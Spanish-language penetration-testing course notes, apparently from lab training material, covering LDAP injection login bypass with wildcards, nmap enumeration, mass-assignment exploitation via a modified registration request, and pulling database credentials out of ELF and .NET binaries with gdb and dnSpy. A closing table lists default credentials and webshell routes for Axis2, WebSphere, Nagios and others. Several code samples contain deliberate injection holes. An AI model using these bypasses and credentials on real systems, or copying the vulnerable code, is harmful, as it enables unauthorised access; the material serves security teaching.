A screenshot of a terminal window titled 'LDAP'. The command entered is: \$ ldapsearch -H ldap://ldap.example.com:389 -D "cn=admin,dc=example,dc=com" -w secret123 -b "ou=people,dc=example,dc=com" "(mail=john.doe@example.com)". The terminal shows the command being typed and then executed.

Este comando se puede desglosar de la siguiente manera:

- Conectarse al servidor **ldap.example.com** en el puerto **389**.
- Vincular (autenticar) como **cn=admin,dc=example,dc=com** con contraseña **secret123**.
- Buscar bajo el DN base **ou=people,dc=example,dc=com**.
- Utilice el filtro (**mail=john.doe@example.com**) para encontrar entradas que tengan esta dirección de correo electrónico.

El servidor procesaría la solicitud y enviaría una respuesta, que podría verse así:

Código: ldap

```
dn: uid=jdoe,ou=people,dc=example,dc=com
objectClass: inetOrgPerson
objectClass: organizationalPerson
objectClass: person
objectClass: top
cn: John Doe
sn: Doe
uid: jdoe
mail: john.doe@example.com

result: 0 Success
```

Esta respuesta incluye las entradas **distinguished name (DN)** que coinciden con los criterios de búsqueda y sus atributos y valores.

Inyección LDAP

LDAP injection es un ataque que **exploits web applications that use LDAP** (Lightweight Directory Access Protocol) para la autenticación o el almacenamiento de información del usuario. El atacante puede **inject malicious code** o **characters** en consultas LDAP para alterar el comportamiento de la aplicación, **bypass security measures** y **access sensitive data** se almacena en el directorio LDAP.

Para probar la inyección LDAP, puede utilizar valores de entrada que contengan **special characters or operators** lo que puede cambiar el significado de la consulta:

Aporte	Descripción
*	Un asterisco * puede match any number of characters.
()	Los paréntesis () pueden group expressions.
	Una barra vertical puede realizar logical OR.
&	Un ampersand & puede funcionar como logical AND.
(cn=*)	Valores de entrada que intentan eludir las comprobaciones de autenticación o autorización mediante la introducción de condiciones que always evaluate to true se pueden utilizar. Por ejemplo, (cn=*) o (objectClass=*) se pueden utilizar como valores de entrada para campos de nombre de usuario o contraseña.

Los ataques de inyección LDAP **similar to SQL injection Attacks** solo tienen como objetivo el servicio de directorio LDAP en lugar de una base de datos.

Por ejemplo, supongamos que una aplicación utiliza la siguiente consulta LDAP para autenticar usuarios:

```
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
```

Código: php

```
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
```

En esta consulta, **\$username** y **\$password** contiene las credenciales de inicio de sesión del usuario. Un atacante podría introducir el carácter * en el campo **\$username** o **\$password** para modificar la consulta LDAP y omitir la autenticación.

Si un atacante introduce el carácter * en el campo **\$username**, la consulta LDAP buscará cualquier cuenta de usuario con cualquier contraseña. Esto permitiría al atacante acceder a la aplicación con cualquier contraseña, como se muestra a continuación:

Código: php

```
$username = "*";
$password = "dummy";
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
```

De manera alternativa, si un atacante inyecta el carácter * en el campo **\$password**, la consulta LDAP buscaría coincidencias entre cualquier cuenta de usuario y cualquier contraseña que contenga la cadena inyectada. Esto permitiría al atacante obtener acceso a la aplicación con cualquier nombre de usuario, como se muestra a continuación:

Código: php

```
$username = "dummy";
$password = "*";
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
```


Los ataques de inyección LDAP pueden provocar ataques **severe consequences**, como por ejemplo **unauthorised access** a información confidencial **elevated privileges**, e incluso ataques **full control over the affected application or server** de malware. Estos ataques también pueden afectar considerablemente la integridad y la disponibilidad de los datos, ya que los atacantes pueden hacerlo **alter or remove data** dentro del servicio de directorio, lo que provoca interrupciones en las aplicaciones y los servicios que dependen de esos datos.

Para mitigar los riesgos asociados con los ataques de inyección LDAP, es fundamental **thoroughly validate** y **sanitize user input** antes de incorporarlo a las consultas LDAP. Este proceso debe implicar **removing LDAP-specific special characters** y * para **employing parameterised queries** garantizar que la entrada del usuario sea **treated solely as data** código ejecutable y no código de sesión.

Enumeración

Enumerar el objetivo nos ayuda a comprender los servicios y los puertos expuestos. Un análisis **nmap** de servicios es un tipo de técnica de análisis de red que se utiliza para identificar y analizar los servicios que se ejecutan en un sistema o red de destino. Al sondear los puertos abiertos y evaluar las respuestas, nmap puede deducir qué servicios están activos y sus respectivas versiones. El análisis proporciona información valiosa sobre la infraestructura de red del objetivo y las posibles vulnerabilidades y superficies de ataque.

```
nmap -p- -sC -sV --open --min-rate=1000 10.129.204.229
```



```
AlejandroGB@htb:~/htb$ nmap -p- -sC -sV --open --min-rate=1000 10.129.204.229
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 14:43 SAST
Nmap scan report for 10.129.204.229
Host is up (0.18s latency).

Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
| http-title: Login
389/tcp   open  ldap    OpenLDAP 2.2.X - 2.3.X

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.73 seconds
```

nmap detecta un servidor **http** que se ejecuta en el puerto **80** y un servidor **ldap** que se ejecuta en el puerto **389**

Inyección

Como **OpenLDAP** se ejecuta en el servidor, es seguro asumir que la aplicación web que se ejecuta en el puerto **80** utiliza LDAP para la autenticación.

Intentar iniciar sesión con un carácter comodín (*) en los campos de nombre de usuario y contraseña otorga acceso al sistema, de manera efectiva **bypassing any authentication measures that had been implemented**. Esto es un problema de seguridad **significant**, ya que permite que cualquier persona con conocimiento de la vulnerabilidad acceda **gain unauthorised access** al sistema y a datos potencialmente confidenciales.

Comandos:

ldapsearch -H ldap://ldap.example.com:389 -D "cn=admin,dc=example,dc=com" -w secret123 -b "ou=people,dc=example,dc=com" "(mail=john.doe@example.com)"	ldapsearch se utiliza para buscar información almacenada en un directorio mediante el protocolo LDAP
nmap -p- -sC -sV --open --min-rate=5000 10.129.204.229 * (usar * tanto en usuario y password)	Enumeracion
	Para omitir el login

Vulnerabilidades en la asignación masiva de archivos web

Varios frameworks ofrecen funciones de asignación masiva muy útiles para reducir la carga de trabajo de los desarrolladores. Gracias a esto, los programadores pueden insertar directamente un conjunto completo de datos ingresados por el usuario desde un formulario a un objeto o una base de datos. Esta función se suele utilizar sin una lista blanca para proteger los campos de la entrada del usuario. Un atacante podría aprovechar esta vulnerabilidad para robar información confidencial o destruir datos.

La vulnerabilidad de asignación masiva web es un tipo de vulnerabilidad de seguridad en la que los atacantes pueden modificar los atributos del modelo de una aplicación a través de los parámetros enviados al servidor. Al invertir el código, los atacantes pueden ver estos parámetros y, al asignar valores a parámetros críticos desprotegidos durante la solicitud HTTP, pueden editar los datos de una base de datos y cambiar la funcionalidad prevista de una aplicación.

Ruby on Rails es un framework de aplicaciones web que es vulnerable a este tipo de ataques. El siguiente ejemplo muestra cómo los atacantes pueden aprovechar la vulnerabilidad de asignación masiva en Ruby on Rails. Supongamos que tenemos un modelo **User** con los siguientes atributos:

```
Código: ruby
class User < ActiveRecord::Base
  attr_accessible :username, :email
end
```

El modelo anterior especifica que solo se permite la asignación masiva de los atributos **username** y **email**. Sin embargo, los atacantes pueden modificar otros atributos alterando los parámetros enviados al servidor. Supongamos que el servidor recibe los siguientes parámetros.

```
{ "user" => { "username" => "hacker", "email" => "hacker@example.com", "admin" => true } }
```

```
Código: javascript
{ "user" => { "username" => "hacker", "email" => "hacker@example.com", "admin" => true } }
```

Aunque el modelo **User** no indica explícitamente que el atributo **admin** es accesible, el atacante puede modificarlo porque está presente en los argumentos. Eludiendo cualquier control de acceso que pueda existir, el atacante puede enviar estos datos como parte de una solicitud POST al servidor para establecer un usuario con privilegios de administrador.

Explotación de la vulnerabilidad de asignación masiva

Supongamos que nos encontramos con la siguiente aplicación que cuenta con una aplicación web de Asset Manager. Supongamos también que se nos ha facilitado el código fuente de la aplicación. Al completar el paso de registro, obtenemos el mensaje **Success!!** y podemos intentar iniciar sesión.

The screenshot shows a simple login interface. At the top, it says "Login". Below that are two input fields: "Username" and "Password". There is also a "Remember Me" checkbox. At the bottom of the form, there are two buttons: "Login" and "Forgot Your Password?". Below the form, a message reads "Account is pending for approval".

Después de iniciar sesión, aparece el mensaje **Account is pending approval**. El administrador de esta aplicación web debe aprobar nuestro registro. Al revisar el código Python del archivo [/opt/asset-manager/app.py](#), se muestra el siguiente fragmento.

```
Código: python


for i,j,k in cur.execute('select * from users where username=? and password=?',(username,password)):
    if k:
        session['user']=i
        return redirect("/home",code=302)
    else:
        return render_template('login.html',value='Account is pending for approval')
```

Podemos ver que la aplicación está verificando si el valor **k** está configurado. Si es así, permite al usuario iniciar sesión. En el código a continuación, también podemos ver que si configuramos el parámetro **confirmed** durante el registro, se inserta **cond** como **True** y nos permite omitir el paso de verificación del registro.

```
Código: python


try:
    if request.form['confirmed']:
        cond=True
except:
    cond=False
with sqlite3.connect("database.db") as con:
    cur = con.cursor()
    cur.execute('select * from users where username=?',(username,))
    if cur.fetchone():
        return render_template('index.html',value='User exists!!!')
    else:
        cur.execute('insert into users values(?, ?, ?)',(username,password,cond))
        con.commit()
        return render_template('index.html',value='Success!!!')
```

En ese caso, lo que deberíamos intentar es registrar otro usuario y probar a configurar el parámetro **confirmed** con un valor aleatorio. Con Burp Suite, podemos capturar la solicitud HTTP POST a la página **/register** y configurar los parámetros **username=new&password=test&confirmed=test**.



```
Intercept HTTP history WebSockets history Proxy settings
Request to http://10.129.205.15:3000
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /register HTTP/1.1
2 Host: 10.129.205.15:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.129.205.15:3000
10 Connection: close
11 Referer: http://10.129.205.15:3000/
12 Upgrade-Insecure-Requests: 1
13
14 username=new&password=test&confirmed=test
```

Ahora podemos intentar iniciar sesión en la aplicación usando las credenciales **new:test**.



The screenshot shows a web application header with links for Asset Manager, Home, About, Contact, Profit Calculation, and Logout. The main content area is titled "Manage your profits" and features a 3D graphic of stacked cubes. The top row of cubes forms the word "PROFIT" in white, with the letter "P" on a red cube and the rest on white cubes. Below it, another row of cubes forms the word "LOSS" in white, with the letters "L", "O", and "S" on red cubes and "S" and "K" on white cubes. Red arrows point from the bottom left towards the profit cubes and from the bottom right towards the loss cubes.

La vulnerabilidad de asignación masiva se explotó con éxito y ahora iniciamos sesión en la aplicación web sin esperar a que el administrador apruebe nuestra solicitud de registro.

Prevención

Para evitar este tipo de ataque, se deben asignar explícitamente los atributos a los campos permitidos o utilizar los métodos de lista blanca que proporciona el marco para comprobar los atributos que se pueden asignar en masa. El siguiente ejemplo muestra cómo utilizar parámetros fuertes en el controlador **User**.

Código: **ruby**

```
class UsersController < ApplicationController
  def create
    @user = User.new(user_params)
    if @user.save
      redirect_to @user
    else
      render 'new'
    end
  end

  private

  def user_params
    params.require(:user).permit(:username, :email)
  end
end
```

En el ejemplo anterior, el método **user_params** devuelve un nuevo hash que incluye solo los atributos **username** y **email**, ignorando cualquier otra entrada que el cliente pueda haber enviado. Al hacer esto, nos aseguramos de que solo los atributos permitidos explícitamente puedan modificarse mediante la asignación masiva.

Comandos:

{ "user" => { "username" => "hacker", "email" => "hacker@example.com", "admin" => true } }	Ejemplo
Código: python try: if request.form['confirmed']: cond=True except: cond=False	Identificando el código vulnerable
&confirmed=test	Ejemplo en Burp
&confirmed=true	Ejemplo en Burp
https://www.youtube.com/watch?v=jQZL9Mk-F-0	Video de ejemplo


Ataque a aplicaciones que se conectan a servicios

Ataque a aplicaciones que se conectan a servicios

Las aplicaciones que están conectadas a servicios a menudo incluyen cadenas de conexión que pueden filtrarse si no están suficientemente protegidas. En los siguientes párrafos, repasaremos el proceso de enumeración y explotación de aplicaciones que están conectadas a otros servicios para ampliar su funcionalidad. Esto puede ayudarnos a recopilar información y a movernos lateralmente o escalar nuestros privilegios durante las pruebas de penetración.

Examen ejecutable ELF

El **octopus_checker** binario se encuentra en una máquina remota durante la prueba. Al ejecutar la aplicación localmente, se revela que se conecta a instancias de bases de datos para verificar que estén disponibles.



```
AlejandroGB@htb[/htb]$ ./octopus_checker
Program had started..
Attempting Connection
Connecting ...
The driver reported the following diagnostics whilst running SQLDriverConnect
01000:1:0:[unixODBC][Driver Manager]Can't open lib 'ODBC Driver 17 for SQL Server' : file not found
connected
```

El binario probablemente se conecta usando una cadena de conexión SQL que contiene credenciales. Usando herramientas como [PEDA](#) (Python Exploit Development Assistance for GDB) podemos examinar más a fondo el archivo. Esta es una extensión del depurador GNU estándar (GDB), que se usa para depurar programas C y C++. GDB es una herramienta de línea de comandos que le permite recorrer el código, establecer puntos de interrupción y examinar y cambiar variables. Al ejecutar el siguiente comando podemos ejecutar el binario a través de él.

```
Ataque a aplicaciones que se conectan a servicios

AlejandroGB@htb[/htb]$ gdb ./octopus_checker

GNU gdb (Debian 9.2-1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./octopus_checker...
(No debugging symbols found in ./octopus_checker)
```

Una vez cargado el binario, establecemos **disassembly-flavor** el estilo de visualización del código y procedemos a desensamblar la función principal del programa.

```
Código: ensamblaje

gdb-peda$ set disassembly-flavor intel
gdb-peda$ disas main

Dump of assembler code for function main:
0x0000555555555456 <+0>: endbr64
0x000055555555545a <+4>: push   rbp
0x000055555555545b <+5>: mov    rbp,rs

<SNIP>

0x0000555555555625 <+463>: call   0x5555555551a0 <_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES_E
0x000055555555562a <+468>: mov    rdx,rax
0x000055555555562d <+471>: mov    rax,QWORD PTR [rip+0x299c]          # 0x5555555557fd0
0x0000555555555634 <+478>: mov    rsi,rax
0x0000555555555637 <+481>: mov    rdi,rdx
0x000055555555563a <+484>: call   0x5555555551c0 <_ZNStolsEPFRSoS_E@plt>
0x000055555555563f <+489>: mov    rbx,QWORD PTR [rbp-0x4a8]
0x0000555555555646 <+496>: lea    rax,[rbp-0x4b7]
0x000055555555564d <+503>: mov    rdi,rax
0x0000555555555650 <+506>: call   0x555555555220 <_ZNSticEc1Ev@plt>
```

Esto revela varias instrucciones de llamada que apuntan a direcciones que contienen cadenas. Parecen ser secciones de una cadena de conexión SQL, pero las secciones no están en orden y el orden de bytes implica que el texto de la cadena está invertido. El orden de bytes define el orden en que se leen los bytes en diferentes arquitecturas. Más abajo en la función, vemos una llamada a **SQLDriverConnect**.

Código: ensamblaje

```
0x00005555555555ff <+425>:    mov    esi,0x0
0x00005555555555604 <+430>:   mov    rdi,rax
0x00005555555555607 <+433>:   call   0x5555555551b0 <SQLDriverConnect@plt>
0x0000555555555560c <+438>:   add    rsp,0x10
0x00005555555555610 <+442>:   mov    WORD PTR [rbp-0x4b4],ax
```

Al agregar un punto de interrupción en esta dirección y ejecutar el programa una vez más, se revela una cadena de conexión SQL en la dirección del registro RDX, que contiene las credenciales para una instancia de base de datos local.

Código: ensamblaje

```
gdb-peda$ b *0x55555555551b0
Breakpoint 1 at 0x55555555551b0

gdb-peda$ run
Starting program: /htb/rollout/octopus_checker
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Program had started..
Attempting Connection
[-----registers-----]
RAX: 0x555555556c4f0 --> 0x4b5a ('ZK')
RBX: 0x0
RCX: 0xffffffff
RDX: 0x7fffffffda70 ("DRIVER={ODBC Driver 17 for SQL Server};SERVER=localhost, 1401 UID=username;PWD=password")
RSI: 0x0
RDI: 0x555555556c4f0 --> 0x4b5a ('ZK')

<SNIP>
```

Además de intentar conectarse al servicio MS SQL, los evaluadores de penetración también pueden verificar si la contraseña puede ser reutilizada por usuarios de la misma red.

Examen de archivos DLL

Un archivo DLL es un **Dynamically Linked Library** código que se ejecuta desde otros programas. El **MultimasterAPI.dll** binario se encuentra en una máquina remota durante el proceso de enumeración. El análisis del archivo revela que se trata de un ensamblado .Net.

```
Ataque a aplicaciones que se conectan a servicios

C:\> Get-FileMetaData .\MultimasterAPI.dll

<SNIP>
M0 .NETFramework,Version=v4.6.10 T00FrameworkDisplayName".NET Framework 4.6.100  00 0api/getColleagues
p://localhost:80810*0POST      000^    0  00 0J 0,  RSDSe»;ÍuqøK€"Yçb0^0  C:\Users\Hazard\Desktop\
<SNIP>
```

Mediante el depurador y editor de ensamblados .NET [dnSpy](#), podemos ver el código fuente directamente. Esta herramienta permite leer, editar y depurar el código fuente de un ensamblado .NET (C# y Visual Basic). La inspección de **MultimasterAPI.Controllers > ColleagueController** revela una cadena de conexión a la base de datos que contiene la contraseña.

```
    public HttpResponseMessage Get()
    {
        string content = "{ \"info\" : \"MegaCorp API\" }";
        HttpResponseMessage httpResponseMessage = HttpRequestMessageExtensions.CreateResponse(base.Request, HttpStatusCode.OK);
        httpResponseMessage.Content = new StringContent(content, Encoding.UTF8, "application/json");
        return httpResponseMessage;
    }

    // Token: 0x06000027 RID: 39 RVA: 0x000025AC File Offset: 0x0000007AC
    [HttpPost]
    [Route("api/getColleagues")]
    public List<Colleague> GetColleagues([FromBody] JObject data)
    {
        List<Colleague> list = new List<Colleague>();
        string connectionString = "server=localhost;database=Hub_DB;uid=finder;password=";
        SqlConnection sqlConnection = new SqlConnection(connectionString);
        string arg = data["name"].ToString();
        string cmdText = string.Format("Select * from Colleagues where name like '%{0}%'", arg);
        SqlCommand sqlCommand = new SqlCommand(cmdText, sqlConnection);
        try
        {

```

Además de intentar conectarse al servicio MS SQL, también se pueden utilizar ataques como la pulverización de contraseñas para probar la seguridad de otros servicios.

Comandos:

<code>gdb</code>	Viene instalado por defecto en Parrot OS
<code>gdb ./octopus_checker</code>	Pasamos el binario <code>./octopus_checker</code> por el programa <code>gdb</code>
<code>set disassembly-flavor intel</code>	disassembly-flavor estilo de visualización de código
<code>disas main</code>	visualizar
<code>b SQLDriverConnect</code>	agregar un punto de interrupción (Breakpoint)
<code>run</code>	Corremos el programa nuevamente para analizarlo
Buscamos credenciales	

Otras aplicaciones notables

Aunque este módulo se centra en nueve aplicaciones específicas, todavía hay muchas otras diferentes que podemos encontrar en la práctica. He realizado pruebas de penetración de gran envergadura y terminé con un informe EyeWitness de más de 500 páginas para analizar.

El módulo fue diseñado para enseñar una metodología que se pueda aplicar a todas las demás aplicaciones que podamos encontrar. La lista de aplicaciones que cubrimos en este módulo cubre las funciones principales y la mayoría de los objetivos de la gran cantidad de aplicaciones individuales para aumentar la eficacia de sus evaluaciones internas y externas durante sus pruebas de penetración.

Abordamos la enumeración de la red y la creación de una representación visual de las aplicaciones dentro de una red para garantizar la máxima cobertura. También abordamos una variedad de formas en las que podemos atacar aplicaciones comunes, desde la identificación y el descubrimiento hasta el abuso de la funcionalidad incorporada y los exploits públicos conocidos. El objetivo de las secciones sobre osTicket y GitLab no era solo enseñarle cómo enumerar y atacar estas aplicaciones específicas, sino también mostrar cómo los sistemas de tickets de soporte técnico y las aplicaciones de repositorio Git pueden dar frutos que pueden ser útiles en otras partes durante una interacción.

Una gran parte de las pruebas de penetración consiste en adaptarse a lo desconocido. Algunos evaluadores pueden ejecutar algunos análisis y desanimarse cuando no ven nada que se pueda explotar directamente. Si podemos analizar nuestros datos de análisis y filtrar todo el ruido, a menudo encontraremos cosas que los escáneres pasan por alto, como una instancia de Tomcat con credenciales débiles o predeterminadas o un repositorio Git abierto que nos brinda una clave SSH o una contraseña que podemos usar en otro lugar para obtener acceso. Tener un conocimiento profundo de la metodología y la mentalidad necesarias lo hará exitoso, sin importar si la red de destino tiene WordPress y Tomcat o un sistema de tickets de soporte personalizado y un sistema de monitoreo de red como Nagios. Asegúrese de comprender las diversas técnicas que se enseñan para rastrear estas aplicaciones y la curiosidad de explorar una aplicación desconocida. Encontrará aplicaciones que no se enumeran en este módulo. De manera similar a lo que hice con la aplicación Nexus Repository OSS en la sección de introducción, puede aplicar estos principios para encontrar problemas como credenciales predeterminadas y funcionalidad incorporada que conducen a la ejecución remota de código.

Menciones honoríficas

Dicho esto, aquí hay algunas otras aplicaciones que hemos encontrado durante las evaluaciones y que vale la pena tener en cuenta:

Solicitud	Información sobre abuso
Eje2	Se puede abusar de esto de forma similar a Tomcat. A menudo lo veremos instalado sobre una instalación de Tomcat. Si no podemos obtener RCE a través de Tomcat, vale la pena verificar si hay credenciales de administrador débiles o predeterminadas en Axis2. Luego podemos cargar un webshell en forma de archivo AAR (archivo de servicio de Axis2). También hay un módulo Metasploit que puede ayudar con esto.
Websfera	Websphere ha sufrido muchas vulnerabilidades diferentes a lo largo de los años. Además, si podemos iniciar sesión en la consola administrativa con credenciales predeterminadas, como por ejemplo, system:manager podemos implementar un archivo WAR (similar a Tomcat) y obtener RCE a través de un shell web o un shell inverso.
Búsqueda elástica	Elasticsearch también ha tenido su cuota de vulnerabilidades. Aunque es antiguo, ya lo hemos visto antes en instalaciones olvidadas de Elasticsearch durante una evaluación para una gran empresa (y lo hemos identificado en cientos de páginas del resultado del informe de EyeWitness). Aunque no es realista, la máquina Hack The Box Haystack cuenta con Elasticsearch.
Zabbix	Zabbix es una solución de monitoreo de red y sistema de código abierto en la que se han descubierto bastantes vulnerabilidades , como inyección SQL, omisión de autenticación, XSS almacenado, divulgación de contraseñas LDAP y ejecución remota de código. Zabbix también tiene una funcionalidad incorporada que se puede utilizar de forma abusiva para obtener ejecución remota de código. El cuadro HTB Zipper muestra cómo usar la API de Zabbix para obtener RCE.
Nagios	Nagios es otro producto de monitoreo de sistemas y redes. Nagios ha tenido una amplia variedad de problemas a lo largo de los años, incluyendo ejecución de código remoto, escalada de privilegios de root, inyección de SQL, inyección de código y XSS almacenado. Si encuentra una instancia de Nagios, vale la pena verificar las credenciales predeterminadas nagiosadmin:PASSW0RDy tomar la versión.
WebLogic	WebLogic es un servidor de aplicaciones Java EE. Al momento de escribir este artículo, tiene 190 CVE reportados. Hay muchos exploits RCE no autenticados desde 2007 hasta 2021, muchos de los cuales son vulnerabilidades de deserialización de Java.
Wikis/Intranets	Podemos encontrarnos con Wikis internas (como MediaWiki), páginas de intranet personalizadas, SharePoint, etc. Vale la pena evaluarlas para detectar vulnerabilidades conocidas, pero también buscar si existe un repositorio de documentos. Nos hemos encontrado con muchas páginas de intranet (tanto personalizadas como de SharePoint) que tenían una función de búsqueda que permitió descubrir credenciales válidas.
DotNetNuke	DotNetNuke (DNN) es un CMS de código abierto escrito en C# que utiliza el marco .NET. Ha tenido algunos problemas graves a lo largo del tiempo, como omisión de autenticación, navegación de directorios, XSS almacenado, omisión de carga de archivos y descarga de archivos arbitrarios.
